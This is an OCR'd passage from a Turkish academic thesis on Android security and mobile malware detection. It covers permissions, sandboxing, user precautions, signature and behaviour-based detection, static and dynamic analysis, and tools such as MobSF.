
Uygulamalar, mobil cihaza yüklendiğinde ve yüklendikten sonra platform tarafından belirli güvenlik önlemlerine tabi tutulur. Bu önlemler aşağıda detaylandırılmıştır:

- ***İzinler***

İşletim sistemi, uygulamaların hangi kaynaklara erişim hakkına sahip olduğunu belirler. Bir uygulama mobil cihaza indirilmeye çalışıldığında, uygulamanın talep ettiği izinler kullanıcıya bir liste halinde sunulur. Bu sayede, uygulamanın kullanıcının izni olmadan yetkisiz bir işlem yapması önlenir ve kullanıcı, yüklediği uygulamanın hangi kaynaklara erişim sağladığını öğrenmiş olur. Android işletim sisteminde, sistem kaynaklarına erişim için toplamda 145 farklı izin mevcuttur. MalGenome veri setinde zararlı yazılımlar tarafından en sık kullanılan 20 izin Şekil 3.3.'de gösterilmiştir (Zhou vd., 2012). Felt ve arkadaşları (2011), uygulama geliştirme aşamasındaki hatalar ve kötü dokümantasyon gibi nedenlerle uygulamaların gereğinden fazla izin talep

edebileceğini ortaya koymuşlardır. Ancak, bu izin mekanizması tamamen kullanıcıya bağlıdır; yani kullanıcı bir uygulamanın erişim izinlerini içeren metni kabul ettiğinde, bu durum tek başına yeterli bir güvenlik sağlamaz.

Şekil1 3.4. Zararlı Yazılımlar Tarafından En Sık Kullanılan İzinler



Kaynak: Istechsoft,2023.

- **Sandbox (Kum Havuzu) Tekniğiyle Çalıştırma**

Android işletim sistemi, her uygulamaya kendine özgü bir kullanıcı tanımlayıcı numarası verir ve her uygulama ayrı bir işlemde çalıştırılır (Android, 2024). Bu yöntem, uygulamaların çekirdek seviyede bir kum havuzunda çalışmasını sağlar. Bu kum havuzu, uygulamanın diğer uygulamaların verilerini okumasını ve yetkisiz işlemler yapmasını engeller.

- ***Uygulamalar Arası* Etkileşim Süreçleri**

Java programlama dilinde yazılan Android uygulamaları, uygulamalar arası kaynak paylaşımı için iş parçacıkları, soketler ve paylaşımlı bellek gibi yapıları kullanır. Ancak, bu yöntemler hatalara açık ve yönetilmesi zor olduğundan, Android işletim sistemi, işlemler arası haberleşme sağlamak için özel bir mekanizma geliştirmiştir. Android ayrıca, farklı uygulamalarda aynı işlevi gerçekleştiren işlemlerin çalışmasını önleyecek şekilde tasarlanmıştır. İşlemler arası haberleşme (IPC) aracılığıyla, bir uygulama diğer uygulamanın gerçekleştirdiği işlemleri yürütebilmektedir.

- ***Linux Kernel Koruma Stratejisi***

Linux çekirdeği ilk gününden itibaren birçok kişi tarafından kullanılmış ve sürekli olarak geliştirilmiştir. Bu nedenle, çekirdekteki hatalar ve güvenlik açıkları detaylı bir şekilde incelenmiş ve düzeltici geliştirmeler yapılmıştır. Linux çekirdeğinin temel özelliklerinden biri, kullanıcıların birbirlerinden tamamen ayrılmış olmalarıdır; bir kullanıcının erişim sağladığı kaynak ve dosyalar diğer kullanıcılar tarafından kullanılamaz. Android işletim sistemi, Linux çekirdeği üzerine kurulduğu için bu güvenlik özelliklerini devralmıştır. Linux çekirdeğinin Android işletim sistemine sunduğu başlıca özellikler arasında kullanıcı tabanlı izin modelinin uygulanması, işlemlerin birbirinden ayrılması ve gelişmiş işlemler arası iletişim mekanizmaları bulunmaktadır (Android, 2024).

3.5 Android Zararlı Yazılımlarına Karşı Alınabilecek Önlemler

Kullanıcıya ait kişisel verileri bulunduran Android cihazların saldırganlar tarafından ele geçirilmesini önlemek için aşağıda belirtilen işlemler yapılarak Android cihazların zararlı yazılıma karşı güvenliğinin alınması sağlanabilmektedir.

- Kullanıcıların farkındalığı artırılarak bilinmeyen kaynaklardan e-postalara dikkat etmesi gerekmektedir.
- Android cihaza root işlemi yapılmamalıdır.
- Uygulamaların yalnızca resmi Android mağazasından indirilmeli ve Android paket dosyaları (apk) doğrudan indirilmemelidir.

- Uygulamalar cihaza yüklenirken verilen izinlere dikkat edilmelidir.
- Android işletim sistemi ve yazılımları güncel tutulmalıdır
- Android cihazdaki verilerin yedekleme işlemi yapılmalıdır.
- Cihaz üzerine antivirüs uygulaması yüklenilmelidir.
- Android paket dosyaları (apk) doğrudan indirilmemelidir
- X-Ray gibi Android vulnerability scanner araçları kullanılabilir. Google Play Protect kullanılarak verilerin gizliliğiyle beraber uygulamaların güvenliği sağlanmalıdır (MySQL, 2014).

4. MOBİL ZARARLI YAZILIM TESPİT VE ANALİZ YÖNTEMLERİ

Zararlı yazılım, programlanabilir herhangi bir aygıt, hizmet ve ağa zarar vermek veya bu sistemlerden faydalanmak amacıyla tasarlanmış her türlü kötü amaçlı yazılımı tanımlayan geniş bir terimdir. Siber suçlular genellikle bu yazılımları, kurbanlardan finansal kazanç sağlamak amacıyla veri toplamak ve baskı yapmak için kullanır. Elde edilen veriler, finansal bilgiden sağlık kayıtlarına, e-postalara ve parolalara kadar geniş bir yelpazeye yayılabilmektedir. Kötüye kullanılabilecek bilgi türlerinin sayısı neredeyse sınırsızdır.

Mobil zararlı yazılım analizi, mobil cihazlar (akıllı telefonlar, tabletler, vb.) üzerinde bulunan zararlı yazılımları tespit etmek, analiz etmek ve bu yazılımların etkilerini anlamak amacıyla yapılan bir süreçtir. Bu analiz, zararlı yazılımların nasıl çalıştığını, hedef aldığı verileri, cihaz üzerindeki etkilerini ve zararlı yazılımın dağıtılma yöntemlerini ortaya çıkarmayı amaçlar. Mobil zararlı yazılım analizi, mobil cihaz güvenliği konusunda uzmanlaşmış siber güvenlik uzmanları ve araştırmacılar tarafından yapılır. Bu analizler, mobil cihazlardaki güvenlik açıklarını ve kullanıcıları korumak için kritik bir rol oynar (Beyaz.net, 2024).

Zararlı yazılım analizi, zararlı yazılımın kodunu inceleyerek, davranışını gözlemleyerek ve tersine mühendislik teknikleri kullanarak yapılabilmektedir. Bu sayede, siber güvenlik uzmanları:

- Zararlı yazılımın amacını ve hedefini belirleyebilir.
- Zararlı yazılımın nasıl yayıldığını ve bulaştığını anlayabilir.
- Zararlı yazılımın sistemlere nasıl zarar verdiğini görebilir.
- Zararlı yazılıma karşı koruma ve tespit yöntemleri geliştirebilir.

Zararlı yazılım analizi, siber güvenliğin en önemli unsurlarından biridir. Sürekli gelişen ve değişen siber tehditlere karşı korunmak için, siber güvenlik uzmanlarının güncel bilgi ve becerilere sahip olması ve zararlı yazılım analizini etkin bir şekilde kullanabilmesi önemlidir.

Zararlı yazılım analizi, aşağıdakiler gibi çeşitli alanlarda kullanılmaktadır:

- Siber güvenlik araştırma ve geliştirme
- Bilgisayar korsanlığı ve siber saldırıların soruşturulması
- Dijital adli tıp
- Anti-virüs ve anti-malware yazılımlarının geliştirilmesi
- Siber güvenlik eğitimleri (Bilgikoru, 2024).

4.1 Zararlı Yazılım Nasıl İşler?

Zararlı yazılım geliştiricileri günümüzde farklı teknikler, önlemler ve prosedürler kullanmaktadır. Bu yazılımlar, yaması yapılmamış sistemlerde ve güncel olmayan güvenlik önlemleri bulunan cihazlarda güvenlik açıklarından yararlanarak yayılmaktadır. Zararlı yazılımlar, hafızada saklanabilmekte veya tespit edilmemek için meşru uygulamaları taklit edebilmektedir. Bununla birlikte günümüzde bile zararlının yayılmasında en etkili yöntemlerden biri zincirin en zayıf halkası olan insandır. İyi hazırlanmış zararlı ekler içeren e-postalar bir sistemi tehlikeye atmanın hem etkili hem de düşük maliyetli bir yolu olarak kanıtlanmıştır. Kötü amaçlı yazılımlar birçok farklı şekilde yayılabilmektedir. Ancak, bu durum kullanıcıların zararlı yazılımları engellemek konusunda çaresiz olduğu anlamına gelmez.

4.2 Zararlı Yazılımlar Nasıl Engellenir?

Kullanıcıların zararlı yazılımlardan korunmanın en basit ve etkili yolu güncel bir anti-virüs programı kullanmaktır. Ayrıca, olası kötü amaçlı yazılım saldırılarına karşı düzenli olarak veri yedeklemesi yapmak önemlidir. Bu, sadece Cryptolocker gibi saldırılara karşı değil her türlü tehditten korunmak ve sistem sürekliliğini sağlamak için gereklidir. Anti-virüs, Anti-Spyware ve Anti-Malware yazılımları zero-day (sıfırıncı gün) olmayan zararlı yazılım varyasyonlarını tanıyıp tespit edebilmektedir. Ancak, bu tür yazılımlar zararlı yazılımları imzaları aracılığıyla tespit ettiği için yeni bir zararlı yazılım varyasyonu ortaya çıktığında yazılım bunu fark edene kadar etkisiz olabilmektedir. En temel korunma yöntemi statik bazı değerlerin kontrol edilmesidir.

- Bilgisayarın ve yazılımların daima güncel olması,

- Mümkün oldukça yönetici ayrıcalıkları olmayan bir hesap kullanılması,
- Bağlantıları tıklamadan veya bir şeyler indirmeden önce güvenli olduğunun bilinmesi,
- Bilinmeyen e-posta eklerini veya resimleri açılmaması,
- Yazılım indirmenizi isteyen pop-up pencerelere güvenilmemesi,
- Dosya paylaşımların sınırlandırılması,
- Anti-virüs yazılımları kullanılması gereklidir.

Zararlı Yazılım Analizini Engelleme Yöntemleri: Zararlı yazılımlar üretilirken analiz işlemini gerçekleştirilememesi için çeşitli yöntemlere başvurmaktadırlar. Bu analiz engelleme yöntemlerinden bazıları şunlardır;


- Gizleme, Anti Disasemble,
- Şifreleme, Encoding Paketleme,
- Anti-VM, Anti-Sandbox, Görünmezlik
- Hem yetkili hem yetkisiz moda çalışma,

Zararlı Yazılım Analiz Aşamaları: Zararlı yazılımlarla mücadelede ilk adım incelenen materyalin hangi tür zararlı yazılım içerdiğinin tespit edilmesidir. Bu aşama, zararlı yazılımla mücadelenin en kritik kısmıdır. Adli bilişim uzmanları ve mühendisleri karşılaştıkları zararlı yazılımın türünü bilmek zorundadır. Türü belirlenen zararlı yazılımın cihaz üzerindeki etkili olduğu alanlar karantinaya alınarak yayılmasının önüne geçilmektedir. Sonraki adımda anti-virüs programlarının yetersiz kalması durumunda zararlı yazılımın hangi güvenlik açıklarını kullandığının belirlenmesi hedef bilgisayar üzerinde yarattığı etkilerin tespiti ve zararlı yazılımın hangi dizin yollarında hareket ettiği gibi işlemler gerçekleştirilmektedir. Bu işlemler, güvenlik ve adli bilişim alanındaki sorunların çözülmesinde önemli bir rol oynamaktadır. Zararlı yazılım analizleri genellikle dinamik ve statik olmak üzere iki farklı yöntemle yapılmaktadır. (Beyaz.net, 2024).

4.3 Kötü Amaçlı Yazılım Tespit ve Analiz Yöntemleri

Tespit yöntemleri, imza tabanlı, davranış tabanlı ve spesifikasyon tabanlı olarak sınıflandırılabilmektedir. Analiz yöntemleri ise statik, dinamik ve hibrit olmak üzere üç farklı şekilde uygulanmaktadır.

Şekil1 4.1. Zararlı Yazılım Tespit ve Analiz Şeması




Kaynak: Köse, 2024.

İmza Tabanlı Tespit Yöntemi: Kötü amaçlı yazılımların türlerini belirlemek için genellikle MD5 şifreleme yöntemiyle HASH değeri alınarak bir imza oluşturulmaktadır. Bu imza, anti-virüs yazılımları tarafından bit dizisi olarak sistemlerinde depolanır. Statik, dinamik veya hibrit tabanlı yaklaşımlar kullanılarak elde edilen hash değerleriyle çeşitli kontroller yapılabilmektedir.

Davranış Tabanlı Tespit Yöntemi: Bu yöntem, bir sistemin normal ve anormal davranışlarını gözlemleyerek, sistemin ayırt edici özelliklerini belirler ve bilinmeyen zararlı yazılımları tespit etmeye odaklanmaktadır. Davranış tabanlı yöntem, statik, dinamik ve hibrit analiz tekniklerini kullanarak veri toplar, bu verileri yorumlar ve ardından zararlı yazılım bileşenlerini algılamak için algoritma eşleştirmeyi kullanmaktadır.


Şekil1 4.2. Örnek Zararlı Yazılım Tespiti



Kaynak: Köse, 2024.

Spesifikasyon Tabanlı Tespit Yöntemi: Bu yöntem, davranış tabanlı yöntemle birlikte kullanılarak, uygulamanın spesifikasyonları izlenir. Normal ve anormal davranışlar, makine öğrenmesi ve yapay zekâ kullanmadan, statik, dinamik ve hibrit analiz yöntemleriyle elde edilen veriler üzerinden sistemde yorumlanarak incelenmektedir (Köse, 2024).

Şekil1 4.3. Virustotal Aracın Zararlı Yazılım Statik Analizi



Kaynak: Beyaz.net, 2024.

4.3.1 Statik Analiz Yöntemi

Mobil zararlı yazılım statik analiz yöntemi, zararlı yazılımın kaynak kodu veya derlenmiş hali üzerinde yapılan incelemeyi ifade eder. Bu analiz türü, yazılımın çalıştırılmadan önce incelenmesini sağlar. Statik analiz, yazılımın iç yapısına, koduna ve dosya yapısına bakarak, zararlı yazılımın nasıl işlediğini, ne tür tehditler oluşturduğunu ve hangi güvenlik açıklarını hedef aldığını belirlemeye çalışmaktadır. Statik analiz zararlı yazlımın çalışmasını anlamak için tersine mühendislik yapmaktır. Bu sistemde herhangi bir hasara yol açmaz

Mobil zararlı yazılım statik analizinde kullanılan bazı teknikler şunlardır:


Kod İncelemesi: Yazılımın kaynak kodu veya derlenmiş dosyası (APK dosyaları gibi) manuel olarak incelenir. Bu, zararlı kodun varlığını ortaya çıkarmak için yapılan bir ilk adımdır.

Dosya Yapısı ve Meta Verilerinin İncelenmesi: Yazılımın dosya yapısı ve meta verileri incelenerek, yazılımın hangi kaynaklardan geldiği, hangi izinleri talep ettiği ve cihazın hangi bölümlerine erişmeye çalıştığı belirlenebilmektedir.

Dijital İmzalar ve Sertifikalar: Yazılımın dijital imzası kontrol edilerek, güvenilir bir kaynaktan gelip gelmediği tespit edilebilmektedir.

Statik analiz, yazılımın çalıştırılmasına gerek kalmadan zararlı kodun tespit edilmesini sağlasa da bazı yeni veya gizlenmiş zararlı yazılımlar statik analiz yöntemlerine karşı önlemler alabilmektedir. Bu yüzden genellikle dinamik analiz ile birlikte kullanılmaktadır.

Şekil1 4.4. Statik Analiz İşlem Süreci



Kaynak: Beyaz.net, 2024.

4.3.2 Dinamik Analiz Yöntemi

Mobil zararlı yazılım dinamik analiz yöntemi zararlı yazılımın çalıştırılarak gerçek zamanlı olarak davranışlarının gözlemlendiği bir analiz türüdür. Bu yöntem, yazılımın mobil cihaz üzerindeki etkilerini anlamak için kullanılmaktadır. Dinamik analizde zararlı yazılımın cihazla etkileşimi, kaynak kullanımı, ağ bağlantıları, sistemde yaptığı değişiklikler ve diğer davranışları incelenmektedir.

Dinamik analizde kullanılan başlıca yöntemler şunlardır:

1.Canlı İzleme: Zararlı yazılım, gerçek bir mobil cihaz veya sanal bir ortamda çalıştırılır ve yazılımın gerçek zamanda nasıl davrandığı gözlemlenir. Bu süreçte, yazılımın sisteme etkileri, cihazın donanım ve yazılım kaynaklarını nasıl kullandığı tespit edilmektedir.


2.Ağ Trafiği İzleme: Zararlı yazılımın ağ bağlantılarını kontrol etmek, komut ve kontrol sunucularına (C&C server) bağlanıp bağlanmadığını belirlemek önemlidir. Bu süreçte zararlı yazılımın internet üzerinden veri gönderip alıp almadığı gözlemlenir.

3.Sistem Değişikliklerinin Takibi: Zararlı yazılımın sistemde hangi dosya veya kayıt defteri değişikliklerini yaptığı, hangi izinlere erişim sağladığı gibi izler takip edilir. Ayrıca, yazılımın çalışırken cihazın hangi kaynaklarını tükettiği (CPU, bellek, pil ömrü vb.) da izlenmektedir.

4.Davranışsal Tespit: Dinamik analiz, yazılımın şüpheli davranışlarını ortaya çıkarmaya yöneliktir. Örneğin, yazılımın kullanıcı izni olmadan veri toplaması, şifreleri çalması veya zararlı aktiviteler yapması gibi davranışlar tespit edilebilmektedir.

Dinamik analiz, yazılımın gerçek dünya koşullarında nasıl çalıştığını anlamak için oldukça etkili bir yöntemdir. Ancak, bazı zararlı yazılımlar, analiz ortamını tespit ederek davranışlarını değiştirebilir veya gizleyebilir. Bu nedenle, dinamik analiz genellikle statik analizle birlikte kullanılır.

Şekil1 4.5. Spesifik Karıştırma Çözme Yöntemleri



Kaynak: Beyaz.net, 2024.

4.4 Zararlı Yazılım Tespit ve Analiz Yöntemlerinde Kullanılan Araçlar


Mobil zararlı yazılım tespiti ve analizi, mobil cihazların güvenliğini sağlamak için kritik bir süreçtir ve bu süreçte kullanılan çeşitli araçlar bulunmaktadır. Bu araçlar genel olarak statik analiz, dinamik analiz ve davranışsal analiz yöntemlerini destekler. Statik analiz için kullanılan araçlar, zararlı yazılımın kodunu çalıştırmadan inceler ve

potansiyel tehditleri tespit etmeye çalışmaktadır. Örneğin, APKTool, dex2jar gibi araçlar APK dosyalarını açıp kodu incelemeye olanak tanır. Dinamik analiz araçları ise, zararlı yazılımı sanal bir ortamda çalıştırarak davranışlarını gözlemler. Android emülatörleri (örneğin, Genymotion, Android Studio Emulator) ve sanal cihazlar bu amaçla sıklıkla kullanılır. Ayrıca, mobil güvenlik test platformları ve çeşitli ticari araçlar (örneğin, Mobile Security Framework - MobSF, CuckooDroid) da hem statik hem de dinamik analiz yeteneklerini bir arada sunarak mobil zararlı yazılımların derinlemesine incelenmesine yardımcı olur. Bu araçlar sayesinde zararlı yazılımların amacı, hedeflediği veriler, iletişim kurduğu sunucular ve yayılma yöntemleri gibi önemli bilgiler tespit edilerek etkili güvenlik önlemleri alınabilmektedir (Beyaz.net, 2024)

4.4.1 MobSF(Mobile Security Framework)

Mobil uygulamaların güvenlik açıklarını tespit etmek ve analiz etmek amacıyla kullanılan açık kaynaklı bir güvenlik analiz aracıdır. Hem Android hem de iOS platformlarına yönelik statik (kod analizi) ve dinamik (çalışan uygulama analizi) güvenlik testleri sunar. Geliştiriciler ve güvenlik uzmanları mobil uygulamaların güvenliğini değerlendirmek için MobSF'yi kullanarak potansiyel tehditleri ve açıkları erken aşamada tespit edebilmektedirler (Gün, 2021).

Şekil1 4.6. MobSF Uygulama ve Dosya Yükleme Ekranı

